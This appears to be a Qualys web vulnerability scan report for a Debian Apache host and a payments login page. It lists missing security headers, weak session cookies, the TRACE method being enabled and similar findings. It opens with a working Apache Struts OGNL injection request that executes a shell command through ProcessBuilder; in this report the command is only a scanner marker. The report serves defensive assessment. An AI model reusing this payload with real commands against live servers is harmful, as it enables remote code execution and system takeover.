GET /?id=%25%7B%28%23dm%3D%40ognl.OgnlContext%40DEFAULT_MEMBER_ACCESS%29.%28%23_memberAccess%3F%28%23_memberAccess%3D% 23dm%29%3A%28%28%23container%3D%23context%5B%27com.opensymphony.xwork2.ActionContext.container%27%5D%29.%28%23ognlUtil%3D%23container. getInstance%28%40com.opensymphony.xwork2.ognl.OgnlUtil%40class%29%29.%28%23ognlUtil.getExcludedPackageNames%28%29.clear%28%29%29.%28% 23ognlUtil.getExcludedClasses%28%29.clear%28%29%29.%28%23context.setMemberAccess%28%23dm%29%29%29%29.%28%23cmd%3D%27QUALYS-STRUTS- 370547%27%29.%28%23iswin%3D%28%40java.lang.System%40getProperty%28%27os.name%27%29.toLowerCase%28%29.contains%28%27win%27%29%29%29.% 28%23cmds%3D%28%23iswin%3F%7B%27cmd.exe%27%2C%27/c%27%2C%23cmd%7D%3A%7B%27/bin/bash%27%2C%27-c%27%2C%23cmd%7D%29%29.% 28%23p%3Dnew%20java.lang.ProcessBuilder%28%23cmds%29%29.%28%23p.redirectErrorStream%28true%29%29.%28%23process%3D%23p.start%28%29%29.% 28%40org.apache.commons.io.IOUtils%40toString%28%23process.getInputStream%28%29%29%29%29%7D HTTP/1.1
Host: 1730192-005-static.lnngmiaa.metronetinc.net
Connection: Keep-Alive

GET /.*?name=%25%7B%28%23dm%3D%40ognl.OgnlContext%40DEFAULT_MEMBER_ACCESS%29.%28%23_memberAccess%3F%28%23_memberAccess%3D% 23dm%29%3A%28%28%23container%3D%23context%5B%27com.opensymphony.xwork2.ActionContext.container%27%5D%29.%28%23ognlUtil%3D%23container. getInstance%28%40com.opensymphony.xwork2.ognl.OgnlUtil%40class%29%29.%28%23ognlUtil.getExcludedPackageNames%28%29.clear%28%29%29.%28% 23ognlUtil.getExcludedClasses%28%29.clear%28%29%29.%28%23context.setMemberAccess%28%23dm%29%29%29%29.%28%23cmd%3D%27QUALYS-STRUTS- 370547%27%29.%28%23iswin%3D%28%40java.lang.System%40getProperty%28%27os.name%27%29.toLowerCase%28%29.contains%28%27win%27%29%29%29.% 28%23cmds%3D%28%23iswin%3F%7B%27cmd.exe%27%2C%27/c%27%2C%23cmd%7D%3A%7B%27/bin/bash%27%2C%27-c%27%2C%23cmd%7D%29%29.% 28%23p%3Dnew%20java.lang.ProcessBuilder%28%23cmds%29%29.%28%23p.redirectErrorStream%28true%29%29.%28%23process%3D%23p.start%28%29%29.% 28%40org.apache.commons.io.IOUtils%40toString%28%23process.getInputStream%28%29%29%29%29%7D HTTP/1.1
Host: 1730192-005-static.lnngmiaa.metronetinc.net
Connection: Keep-Alive

Sensitive form field has not disabled autocompleteport 443 / tcp

PCI COMPLIANCE STATUS

PCI Severity Level: LOW

PASSThe vulnerability is not included in the NVD.

VULNERABILITY DETAILS

CVSS Base Score: 0 AV:N/AC:L/Au:S/C:N/I:N/A:N
CVSS Temporal Score: 0 E:POC/RL:U/RC:C

Severity: 2 
QID: 150112
Category: Web Application
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 2017-10-06 22:01:46.0

THREAT:

An HTML form that collects sensitive information does not prevent the browser from prompting the user to save the populated values for later reuse. Autocomplete should be turned off for any input that takes sensitive information such as credit card number, CVV2/CVC code, U.S. social security number, etc.

IMPACT:

If the browser is used in a shared computing environment where more than one person may use the browser, then "autocomplete" values may be submitted by an unauthorized user.

SOLUTION:

Add the following attribute to the form or input element: autocomplete="off" This attribute prevents the browser from prompting the user to save the populated form values for later reuse. Most browsers no longer honor autocomplete="off" for password input fields. These browsers include Chrome, Firefox, Microsoft Edge, IE, Opera. However, there is still an ability to turn off autocomplete through the browser and that is recommended for a shared computing environment. Since the ability to turn autocomplete off for password inputs fields is controlled by the user it is highly recommended for application to enforce strong password rules.

RESULT:

url: https://payments.llpsinc.com/login?redirect=%2F.

Payload: N/A

matched: The following password field(s) in the form do not set autocomplete="off":

(Field name: password, Field id: password)

Parent URL of form is: https://payments.llpsinc.com/login?redirect=%2F.

Potential Vulnerabilities (1)

Reference to Windows file path is present in HTML

port 80 / tcp

PCI COMPLIANCE STATUS

PCI Severity Level:

MED

FAIL

The vulnerability is not included in the NVD.

VULNERABILITY DETAILS

CVSS Base Score: 5 AV:N/AC:L/Au:N/C:P/I:N/A:N
CVSS Temporal Score: 3.8 E:U/RL:T/RC:C
Severity: 1 
QID: 150059
Category: Web Application
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 2017-09-28 04:32:49.0

THREAT:

Windows specific file path was detected in the response.

IMPACT:

The response may be an error response that disclosed a local file path. This may potentially be a sensitive information.

SOLUTION:

The content should be reviewed to determine whether it could be masked or removed.

RESULT:

url: <http://1730192-005-static.lnngmiaa.metronetinc.net/manual/es/platform/netware.html>
matched: e NetWare makefiles:</h3>

Set the environment variable <code>NOVELLIBC</code> to the
location of the NetWare Libraries for C SDK, for example:
<div class="example"><p><code>Set NOVELLIBC=c:\novell\ndk\libc</code></p></div>

Set the environment variable <code>METROWERKS</code> to the
location where you installed the Metrowerks CodeWarrior compiler,
for example:
<div class="example"><p><code>Set

url: <http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/platform/netware.html>
matched: e NetWare makefiles:</h3>

Set the environment variable <code>NOVELLIBC</code> to the
location of the NetWare Libraries for C SDK, for example:
<div class="example"><p><code>Set NOVELLIBC=c:\novell\ndk\libc</code></p></div>

Set the environment variable <code>METROWERKS</code> to the
location where you installed the Metrowerks CodeWarrior compiler,
for example:
<div class="example"><p><code>Set

url: <http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/getting-started.html>
matched: to your local system, for
testing purposes. This entry would look like:</p>

<div class="example"><p><code>
127.0.0.1 www.example.com
</code></p></div>

<p>A hosts file will probably be located at <code>/etc/hosts</code> or
<code>C:\Windows\system32\drivers\etc\hosts</code>.</p>

<p>You can read more about the hosts file at Wikipedia.org/wiki/Hosts_(file), and
more about DNS at Wiki

url: <http://1730192-005-static.lnngmiaa.metronetinc.net/manual/da/platform/windows.html>
matched: idate all path names given. This means that each directory

which Apache evaluates, from the drive root up to the directory leaf, must have read, list and traverse directory permissions. If Apache2.4 is installed at C:\Program Files, then the root directory, Program Files and Apache2.4 must all be visible to Apache.

Apache for Windows contains the ability to load modules at runtime, without recompiling the server. If Apache is compiled

url: <http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/platform/windows.html>
matched: idate all path names given. This means that each directory which Apache evaluates, from the drive root up to the directory leaf, must have read, list and traverse directory permissions. If Apache2.4 is installed at C:\Program Files, then the root directory, Program Files and Apache2.4 must all be visible to Apache.

Apache for Windows contains the ability to load modules at runtime, without recompiling the server. If Apache is compiled

url: <http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/platform/windows.html>
matched: idate all path names given. This means that each directory which Apache evaluates, from the drive root up to the directory leaf, must have read, list and traverse directory permissions. If Apache2.4 is installed at C:\Program Files, then the root directory, Program Files and Apache2.4 must all be visible to Apache.

Apache for Windows contains the ability to load modules at runtime, without recompiling the server. If Apache is compiled

url: <http://1730192-005-static.lnngmiaa.metronetinc.net/manual/es/platform/windows.html>
matched: idate all path names given. This means that each directory which Apache evaluates, from the drive root up to the directory leaf, must have read, list and traverse directory permissions. If Apache2.4 is installed at C:\Program Files, then the root directory, Program Files and Apache2.4 must all be visible to Apache.

Apache for Windows contains the ability to load modules at runtime, without recompiling the server. If Apache is compiled

url: <http://1730192-005-static.lnngmiaa.metronetinc.net/manual/es/getting-started.html>
matched: to your local system, for testing purposes. This entry would look like:

```
<div class="example"><p><code>127.0.0.1 www.example.com</code></p></div>
```

A hosts file will probably be located at `/etc/hosts` or `C:\Windows\system32\drivers\etc\hosts`.

<p>You can read more about the hosts file at Wikipedia.org/wiki/Hosts_(file), and more about DNS at Wiki

url: http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/platform/netware.html
matched: e NetWare makefiles:</h3>

Set the environment variable <code>NOVELLIBC</code> to the location of the NetWare Libraries for C SDK, for example:
<div class="example"><p><code>Set NOVELLIBC=c:\novell\ndk\libc</code></p></div>

Set the environment variable <code>METROWERKS</code> to the location where you installed the Metrowerks CodeWarrior compiler, for example:
<div class="example"><p><code>Set

url: http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/getting-started.html
matched: to your local system, for testing purposes. This entry would look like:</p>

<div class="example"><p><code>
127.0.0.1 www.example.com
</code></p></div>

<p>A hosts file will probably be located at <code>/etc/hosts</code> or <code>C:\Windows\system32\drivers\etc\hosts</code>.</p>

<p>You can read more about the hosts file at Wikipedia.org/wiki/Hosts_(file), and more about DNS at Wiki

url: http://1730192-005-static.lnngmiaa.metronetinc.net/manual/da/platform/netware.html
matched: e NetWare makefiles:</h3>

Set the environment variable <code>NOVELLIBC</code> to the location of the NetWare Libraries for C SDK, for example:
<div class="example"><p><code>Set NOVELLIBC=c:\novell\ndk\libc</code></p></div>

Set the environment variable <code>METROWERKS</code> to the location where you installed the Metrowerks CodeWarrior compiler, for example:
<div class="example"><p><code>Set

Information Gathered (89)	
Content-Security-Policy HTTP Security Header Not Detected	port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	3
QID:	48001
Category:	Information gathering
CVE ID:	-
Vendor Reference:	Content-Security-Policy
Bugtraq ID:	-
Last Update:	2019-03-11 17:50:46.0

THREAT:
The HTTP Content-Security-Policy response header allows web site administrators to control resources the user agent is allowed to load for a given page. This helps guard against cross-site scripting attacks (XSS).

QID Detection Logic:
This QID detects the absence of the Content-Security-Policy HTTP header by transmitting a GET request.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Content-Security-Policy HTTP Header missing on port 80.
GET / HTTP/1.1
Host: 1730192-005-static.lnngmiaa.metronetinc.net
Connection: Keep-Alive

Content-Security-Policy HTTP Security Header Not Detectedport 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	3
QID:	48001
Category:	Information gathering
CVE ID:	-
Vendor Reference:	Content-Security-Policy
Bugtraq ID:	-
Last Update:	2019-03-11 17:50:46.0

THREAT:
The HTTP Content-Security-Policy response header allows web site administrators to control resources the user agent is allowed to load for a given page. This helps guard against cross-site scripting attacks (XSS).

QID Detection Logic:
This QID detects the absence of the Content-Security-Policy HTTP header by transmitting a GET request.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Content-Security-Policy HTTP Header missing on port 443.
GET / HTTP/1.1
Host: 1730192-005-static.lnngmiaa.metronetinc.net
Connection: Keep-Alive

Operating System Detected

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	2
QID:	45017
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2025-02-11 13:32:02.0

THREAT:
Several different techniques can be used to identify the operating system (OS) running on a host. A short description of these techniques is provided below. The specific technique used to identify the OS on this host is included in the RESULTS section of your report.

1) **TCP/IP Fingerprint:** The operating system of a host can be identified from a remote system using TCP/IP fingerprinting. All underlying operating system TCP/IP stacks have subtle differences that can be seen in their responses to specially-crafted TCP packets. According to the results of this "fingerprinting" technique, the OS version is among those listed below.

Note that if one or more of these subtle differences are modified by a firewall or a packet filtering device between the scanner and the host, the fingerprinting technique may fail. Consequently, the version of the OS may not be detected correctly. If the host is behind a proxy-type firewall, the version of the operating system detected may be that of the firewall instead of the host being scanned.

2) **NetBIOS:** Short for Network Basic Input Output System, an application programming interface (API) that augments the DOS BIOS by adding special functions for local-area networks (LANs). Almost all LANs for PCs are based on the NetBIOS. Some LAN manufacturers have even extended it, adding additional network capabilities. NetBIOS relies on a message format called Server Message Block (SMB).

3) **PHP Info:** PHP is a hypertext pre-processor, an open-source, server-side, HTML-embedded scripting language used to create dynamic Web pages. Under some configurations it is possible to call PHP functions like phpinfo() and obtain operating system information.

4) **SNMP:** The Simple Network Monitoring Protocol is used to monitor hosts, routers, and the networks to which they attach. The SNMP service maintains Management Information Base (MIB), a set of variables (database) that can be fetched by Managers. These include "MIB-II.system.sysDescr" for the operating system.

IMPACT:
Not applicable.

SOLUTION:
Not applicable.

RESULT:

Operating System Technique ID
Ubuntu/Linux TCP/IP Fingerprint U7254:
80

Weak Cookies in Use

port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	2
QID:	150319
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2024-05-29 21:27:07.0

THREAT:
Cookies are used to track HTTP sessions. Both session and non-session cookies could be persistent cookies in those cases it is important to verify the complexity of the cookie values.

Detection: WAS scan evaluates cookie length, analyzes for common cookie parameters not limited to PHPSESSID, ASP.NET_SessionId, JSESSIONID, sessionId, etc.

IMPACT:
With weak cookie values, sessions can be predictable. Such cookies can be used by attacker and impersonate as a legitimate user to steal information or carry out some malicious operations.

SOLUTION:
Review cookies reported, all session cookies should have strong length, combination of alpha-number characters.

Use cryptographically secure pseudorandom number generator (CSPRNG) with a size of at least 128 bits and ensure that each sessionId is unique.

Verify non-session cookie values are strong, randomize as applicable.

RESULT:
Weak cookies detected: 1
PHPSESSID=0dbhj0i5asvahgmlk5jnpqnhif with issuing URI: https://1730192-005-static.lnngmiaa.metronetinc.net/, reason: Common cookie names

Web Server HTTP Protocol Versions

port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	2
QID:	45266
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2024-10-02 12:23:02.0

THREAT:
This QID lists supported HTTP protocol (HTTP 1.x or HTTP 2) from remote web server.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Remote Web Server supports HTTP version 1.x on 443 port.GET / HTTP/1.1

Web Server HTTP Protocol Versions

port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	2
QID:	45266
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2024-10-02 12:23:02.0

THREAT:
This QID lists supported HTTP protocol (HTTP 1.x or HTTP 2) from remote web server.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Remote Web Server supports HTTP version 1.x on 80 port.GET / HTTP/1.1

Host Uptime Based on TCP TimeStamp Option

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 2 

QID: 82063

Category: TCP/IP

CVE ID: -

Vendor Reference: -

Bugtraq ID: -

Last Update: 2007-05-29 18:56:36.0

THREAT:
The TCP/IP stack on the host supports the TCP TimeStamp (kind 8) option. Typically the timestamp used is the host's uptime (since last reboot) in various units (e.g., one hundredth of second, one tenth of a second, etc.). Based on this, we can obtain the host's uptime. The result is given in the Result section below.

Some operating systems (e.g., MacOS, OpenBSD) use a non-zero, probably random, initial value for the timestamp. For these operating systems, the uptime obtained does not reflect the actual uptime of the host; the former is always larger than the latter.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Based on TCP timestamps obtained via port 80, the host's uptime is 1 days, 20 hours, and 34 minutes.
The TCP timestamps from the host are in units of 1 milliseconds.

Web Server HTTP Protocol Versions port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 2 

QID: 45266

Category: Information gathering

CVE ID: -

Vendor Reference: -
Bugtraq ID: -
Last Update: 2024-10-02 12:23:02.0

THREAT:
This QID lists supported HTTP protocol (HTTP 1.x or HTTP 2) from remote web server.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Remote Web Server supports HTTP version 1.x on 443 port.GET / HTTP/1.1

Web Server HTTP Protocol Versionsport 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 2 

QID: 45266

Category: Information gathering

CVE ID: -

Vendor Reference: -

Bugtraq ID: -

Last Update: 2024-10-02 12:23:02.0

THREAT:
This QID lists supported HTTP protocol (HTTP 1.x or HTTP 2) from remote web server.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Remote Web Server supports HTTP version 1.x on 80 port.GET / HTTP/1.1

HTTP TRACE Method Detectedport 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	2
QID:	150823
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2024-05-30 21:16:09.0

THREAT:
HTTP defines methods (sometimes referred to as verbs) to indicate the desired action to be performed on the identified resource. TRACE and TRACK methods are defined by Apache and allow a user to echo the content of a request.
Diagnosis: Scan makes a request with TRACE method and looks for 200 response.

IMPACT:
When TRACE or TRACK methods are available on the web server, attackers may perform an attack called "Cross site tracing". Due to the TRACK/TRACE methods, an attacker can echo sensitive headers from the web server, opening a way to steal sensitive information like cookies or authentication data.

SOLUTION:
Disable if TRACE method is not required.

RESULT:
Request: https://payments.llpsinc.com/login?redirect=%2F
Comment: TRACE method is enabled (Unauth 200).

Default Web Directory Paths Found

port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	2
QID:	150858
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2024-07-17 05:07:15.0

THREAT:
Common file paths such as /var/www/. /var/lib/www, /usr/local/apache2, /inetpub/wwwroot, /usr/share, etc are default web directory paths. Using such paths or directory structure and leaking information in web application leads to information disclosure about directory paths and framework in use.

IMPACT:
Public-facing web pages and code, products may store sensitive data, code that is not directly invoked, or other files under the web document root of the web server. If the server is not configured or otherwise used to prevent direct access to those files, then attackers may obtain this sensitive data. Default directory paths often have meta data, configuration files that can be read or written by a public or anonymous user.

SOLUTION:

Avoid using common web directory paths and use virtual directories.

RESULT:

Default Web Directory Path Found.

URL: <http://1730192-005-static.lnngmiaa.metronetinc.net/>

Default Web Directory Match:

/usr/share

/var/www/html

URL: <http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/upgrading.html>

Default Web Directory Match:

/var/www/html

URL: <http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/install.html>

Default Web Directory Match:

/usr/local

URL: <http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/invoking.html>

Default Web Directory Match:

/usr/local

URL: <http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/stopping.html>

Default Web Directory Match:

/usr/local

URL: <http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/mod/quickreference.html>

Default Web Directory Match:

/usr/local

URL: <http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/getting-started.html>

Default Web Directory Match:

/usr/local

/var/www/html

URL: <http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/sections.html>

Default Web Directory Match:

/srv/www

/usr/local

URL: <http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/caching.html>

Default Web Directory Match:

/usr/local

URL: <http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/logs.html>

Default Web Directory Match:

/usr/local

URL: <http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/urlmapping.html>

Default Web Directory Match:

/var/www/html

URL: http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/misc/security_tips.html

Default Web Directory Match:

/usr/local

URL: <http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/suexec.html>

Default Web Directory Match:

/usr/local

URL: <http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/howto/auth.html>

Default Web Directory Match:

/usr/local

URL: <http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/howto/cgi.html>

Default Web Directory Match:

/usr/local

URL: <http://1730192-005-static.lnngmiaa.metronetinc.net/manual/en/howto/htaccess.html>

Default Web Directory Match:

/var/www/html

URL: <http://1730192-005-static.lnngmiaa.metronetinc.net/manual/da/upgrading.html>

Default Web Directory Match:

/var/www/html

URL: <http://1730192-005-static.lnngmiaa.metronetinc.net/manual/da/install.html>

Default Web Directory Match:

/usr/local

URL: <http://1730192-005-static.lnngmiaa.metronetinc.net/manual/da/invoking.html>

Default Web Directory Match:

/usr/local

URL: <http://1730192-005-static.lnngmiaa.metronetinc.net/manual/da/stopping.html>

Default Web Directory Match:

/usr/local

URL: <http://1730192-005-static.lnngmiaa.metronetinc.net/manual/da/mod/quickreference.html>

Default Web Directory Match:

/usr/local

URL: <http://1730192-005-static.lnngmiaa.metronetinc.net/manual/da/sections.html>

Default Web Directory Match:

/srv/www

/usr/local

URL: <http://1730192-005-static.lnngmiaa.metronetinc.net/manual/da/caching.html>

Default Web Directory Match:

/usr/local

URL: <http://1730192-005-static.lnngmiaa.metronetinc.net/manual/da/logs.html>

Default Web Directory Match:

/usr/local

URL: <http://1730192-005-static.lnngmiaa.metronetinc.net/manual/da/urlmapping.html>

Default Web Directory Match:

/var/www/html

URL: http://1730192-005-static.lnngmiaa.metronetinc.net/manual/da/misc/security_tips.html

Default Web Directory Match:

/usr/local

URL: <http://1730192-005-static.lnngmiaa.metronetinc.net/manual/da/suexec.html>

Default Web Directory Match:

/usr/local

URL: <http://1730192-005-static.lnngmiaa.metronetinc.net/manual/da/howto/auth.html>

Default Web Directory Match:

/usr/local

URL: <http://1730192-005-static.lnngmiaa.metronetinc.net/manual/da/howto/cgi.html>

Default Web Directory Match:

/usr/local

URL: <http://1730192-005-static.lnngmiaa.metronetinc.net/manual/da/howto/htaccess.html>

Default Web Directory Match:

/var/www/html

URL: <http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/upgrading.html>

Default Web Directory Match:

/var/www/html

URL: <http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/install.html>

Default Web Directory Match:

/usr/local

URL: <http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/invoking.html>

Default Web Directory Match:

/usr/local

URL: <http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/stopping.html>

Default Web Directory Match:

/usr/local

URL: <http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/mod/quickreference.html>

Default Web Directory Match:

/usr/local

URL: <http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/getting-started.html>

Default Web Directory Match:

/usr/local

/var/www/html

URL: <http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/sections.html>

Default Web Directory Match:

/srv/www

/usr/local

URL: <http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/caching.html>

Default Web Directory Match:

/usr/local

URL: <http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/logs.html>

Default Web Directory Match:

/usr/local

URL: <http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/urlmapping.html>

Default Web Directory Match:

/var/www/html

URL: http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/misc/security_tips.html

Default Web Directory Match:

/usr/local

URL: <http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/suexec.html>

Default Web Directory Match:

/usr/local

URL: <http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/vhosts/index.html>

Default Web Directory Match:

/usr/local

URL: http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/howto/auth.html
Default Web Directory Match:
/usr/local

URL: http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/howto/cgi.html
Default Web Directory Match:
/usr/local

URL: http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/howto/htaccess.html
Default Web Directory Match:
/var/www/html

URL: http://1730192-005-static.lnngmiaa.metronetinc.net/manual/es/upgrading.html
Default Web Directory Match:
/var/www/html

URL: http://1730192-005-static.lnngmiaa.metronetinc.net/manual/es/install.html
Default Web Directory Match:
/usr/local

URL: http://1730192-005-static.lnngmiaa.metronetinc.net/manual/es/invoking.html
Default Web Directory Match:
/usr/local

URL: http://1730192-005-static.lnngmiaa.metronetinc.net/manual/es/stopping.html
Default Web Directory Match:
/usr/local

Weak Cookies in Use

port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 2
QID: 150319
Category: Web Application
CVE ID: -
Vendor Reference: -
Bugtraq ID: -

Last Update: 2024-05-29 21:27:07.0

THREAT:

Cookies are used to track HTTP sessions. Both session and non-session cookies could be persistent cookies in those cases it is important to verify the complexity of the cookie values.

Detection: WAS scan evaluates cookie length, analyzes for common cookie parameters not limited to PHPSESSID, ASP.NET_SessionId, JSESSIONID, sessionId, etc.

IMPACT:

With weak cookie values, sessions can be predictable. Such cookies can be used by attacker and impersonate as a legitimate user to steal information or carry out some malicious operations.

SOLUTION:

Review cookies reported, all session cookies should have strong length, combination of alpha-number characters.
Use cryptographically secure pseudorandom number generator (CSPRNG) with a size of at least 128 bits and ensure that each sessionId is unique.
Verify non-session cookie values are strong, randomize as applicable.

RESULT:

Weak cookies detected: 1
PHPSESSID=32vj2eq75pf2v70i0s7iqv0odc with issuing URI: https://payments.llpsinc.com/, reason: Common cookie names

Weak Cookies in Use

port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	2
QID:	150319
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2024-05-29 21:27:07.0

THREAT:

Cookies are used to track HTTP sessions. Both session and non-session cookies could be persistent cookies in those cases it is important to verify the complexity of the cookie values.

Detection: WAS scan evaluates cookie length, analyzes for common cookie parameters not limited to PHPSESSID, ASP.NET_SessionId, JSESSIONID, sessionId, etc.

IMPACT:

With weak cookie values, sessions can be predictable. Such cookies can be used by attacker and impersonate as a legitimate user to steal information or carry out some malicious operations.

SOLUTION:

Review cookies reported, all session cookies should have strong length, combination of alpha-number characters.
Use cryptographically secure pseudorandom number generator (CSPRNG) with a size of at least 128 bits and ensure that each sessionId is unique.
Verify non-session cookie values are strong, randomize as applicable.

RESULT:

Weak cookies detected: 1

PHPSESSID=hn495r3ecvsgssj306v341gl6 with issuing URI: https://payments.llpsinc.com/, reason: Common cookie names

Referrer-Policy HTTP Security Header Not Detected

port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1 

QID: 48131

Category: Information gathering

CVE ID: -

Vendor Reference: [Referrer-Policy](#)

Bugtraq ID: -

Last Update: 2023-01-18 13:30:16.0

THREAT:

No Referrer Policy is specified for the link. It checks for one of the following Referrer Policy in the response headers:

- 1) no-referrer
- 2) no-referrer-when-downgrade
- 3) same-origin
- 4) origin
- 5) origin-when-cross-origin
- 6) strict-origin
- 7) strict-origin-when-cross-origin

QID Detection Logic(Unauthenticated):

If the Referrer Policy header is not found , checks in response body for meta tag containing tag name as "referrer" and one of the above Referrer Policy.

IMPACT:

The Referrer-Policy header controls how much referrer information is sent to a site when navigating to it. Absence of Referrer-Policy header can lead to leakage of sensitive information via the referrer header.

SOLUTION:

Referrer Policy header improves security by ensuring websites don't leak sensitive information via the referrer header. It's recommended to add secure Referrer Policies as a part of a defense-in-depth approach.

References:

- <https://www.w3.org/TR/referrer-policy/>
- <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy>

RESULT:

Referrer-Policy HTTP Header missing on 80 port.

GET / HTTP/1.1

Host: 1730192-005-static.lnngmiaa.metronetinc.net

Connection: Keep-Alive

HTTP Methods Returned by OPTIONS Request

port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1 

QID: 45056

Category: Information gathering

CVE ID: -

Vendor Reference: -

Bugtraq ID: -

Last Update: 2006-01-16 22:00:56.0

THREAT:

The HTTP methods returned in response to an OPTIONS request to the Web server detected on the target host are listed.

IMPACT:

N/A

SOLUTION:

N/A

RESULT:

Allow: OPTIONS,HEAD,GET,POST

Web Server Version

port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1 

QID: 86000

Category: Web server

CVE ID: -

Vendor Reference: -

Bugtraq ID: -

Last Update: 2021-12-20 13:32:52.0

THREAT:

A web server is server software, or hardware dedicated to running this software, that can satisfy client requests on the World Wide Web.

IMPACT:

N/A

SOLUTION:

N/A

RESULT:

Apache/2.4.62 (Debian)

External Links Discovered

port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	150010
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2020-02-19 18:30:56.0

THREAT:

External links discovered during the scan are listed in the Results section. These links were out of scope for the scan and were not crawled.

IMPACT:

N/A

SOLUTION:

N/A

RESULT:

- Number of links: 126
- https://fedoraproject.org/wiki/Apache_HTTP_Server
 - https://github.com/http2/http2-spec/wiki/Implementations
 - https://www.serverwatch.com/guides/keeping-your-images-from-adorning-other-sites/
 - https://ci.apache.org/builders/httpd-doxxygen-nightly
 - https://chrome.google.com/webstore/detail/http2-and-spdy-indicator/mpbpobfflnpcgagijjihmgncchgcbjlin?hl=en
 - https://daniel.haxx.se/http2/
 - https://curl.haxx.se/
 - https://web.mit.edu/wwwdev/www/cgic.html
 - https://http2.github.io/faq/
 - https://wiki.wireshark.org/HTTP2
 - https://tools.ietf.org/html/draft-ruellan-http-accept-push-policy-00
 - https://tools.ietf.org/html/rfc7540
 - https://tools.ietf.org/html/rfc8297
 - https://help.ubuntu.com/its/serverguide/httpd.html
 - https://addons.mozilla.org/en-us/firefox/addon/spdy-indicator/
 - https://httpd.apache.org/docs-project/
 - https://httpd.apache.org/lists.html
 - https://nghttp2.org/
 - https://nghttp2.org/documentation/h2load-howto.html
 - https://nghttp2.org/documentation/nghttp.1.html

<https://tomcat.apache.org/connectors-doc-archive/jk2/>
<https://www.apache.org/foundation/contributing.html>
https://bz.apache.org/bugzilla/enter_bug.cgi?product=Apache%20httpd-2
<http://www.w3.org/Daemon/>
<http://www.w3.org/Protocols/HTTP/Performance/Pipeline.html>
<http://www.w3.org/Protocols/rfc2616/%20%20rfc2616.txt>
<http://www.w3.org/Protocols/rfc2616/rfc2616-sec13.html>
<http://www.w3.org/Protocols/rfc2616/rfc2616.txt>
